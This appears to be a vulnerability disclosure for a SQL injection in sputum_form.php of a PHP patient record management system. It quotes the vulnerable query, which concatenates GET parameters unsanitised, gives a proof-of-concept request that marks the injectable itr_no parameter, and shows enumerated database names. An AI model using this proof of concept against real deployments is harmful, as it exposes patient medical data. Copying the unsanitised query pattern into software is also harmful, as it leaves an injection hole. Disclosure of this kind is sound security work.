

patient-record-management-system-in-php has sql injection in sputum_form.php

supplier

https://code-projects.org/patient-record-management-system-in-php-with-source-code/#google_vignette

Vulnerability parameter


sputum_form.php

describe

An unrestricted SQL injection attack exists in patient-record-management-system-in-php in sputum_form.php. The parameters that can be controlled are as follows: \$itr_no. This function executes the itr_no parameter into the SQL statement without any restrictions. A malicious attacker could exploit this vulnerability to obtain sensitive information in the server database.

Code analysis

When the value of \$itr_no parameter is obtained in fpatient.php, it will be concatenated into SQL statements and executed, which has a SQL injection vulnerability.



```
sputum_form.php
47 <div class = "panel-heading">
48 <label>SPUTUM RESULT FORM</label>
49 <a style = "float:right; margin-top:-4px;" href = "sputum_record.php?
   itr_no=<?php echo $_GET['itr_no']?>&sputum_id=<?php echo $_GET['sputum_id']
   ?>" class = "btn btn-info"><span class = "glyphicon glyphicon-hand-right">
   </span> BACK</a>
50 <a style = "margin-right:5px; float:right; margin-top:-4px;" href = "
   sputum_print.php?itr_no=<?php echo $_GET['itr_no']?>&sputum_id=<?php echo $
   _GET['sputum_id']?>" class = "btn btn-info"><span class = "glyphicon
   glyphicon-print"></span> PRINT</a>
51 </div>
52 <form method = "POST" enctype = "multipart/form-data" action = "add_query.php">
53 <?php
54 $conn = new mysqli("localhost", "root", "", "hcpsms") or die(mysqli_error())
   ;
55 $q = $conn->query("SELECT * FROM `sputum` NATURAL JOIN `itr` WHERE `itr_no`
   = '$_GET[itr_no]' && sputum_id = '$_GET[sputum_id]'") or die(
   mysqli_error());
56 $f = $q->fetch_array();
57 ?>
58 <div class = "panel-body">
59 <div class = "alert alert-info">Basic Information</div>
60 <div style = "float:left; width:30%;">
61 <label style = "font-size:15px;" for = "name">Name of Patient:</label>
62 <br />
63 <label style = "font-size:15px;" class = "text-muted"><?php echo $f['
   firstname']. " ".substr($f['middlename'], 0,1). " ". $f['lastname']?>
   </label>
64 </div>
65 <div style = "float:left; width:10%;">
66 <label style = "font-size:15px;" for = "age">Age:</label>
```

POC

```
GET /sputum_form.php?itr_no=3* HTTP/1.1
Host: healthcarepatientrecordmanagementsystem
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: PHPSESSID=apub8ggoc8777fmi1n9sbu6ca1
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Result

```
available databases [41]:
[*] `security`
[*] bloodbank
[*] challenges
[*] cltphp_show
[*] crud
[*] dedecmsv57utf8_115
[*] dedecmsv57utf8sp2
[*] dvwa
[*] easyweb
[*] ecms
[*] ecms4
[*] empirecms
[*] farmacia
[*] fastadmin
[*] forcms
[*] healthcare
[*] hostel
[*] imperial_college
[*] information_schema
[*] mysql
[*] ofcms
[*] online_health_care
[*] owlphin
[*] performance_schema
[*] project
[*] rockxinhu
[*] ry
[*] seacms
[*] sec_sql
```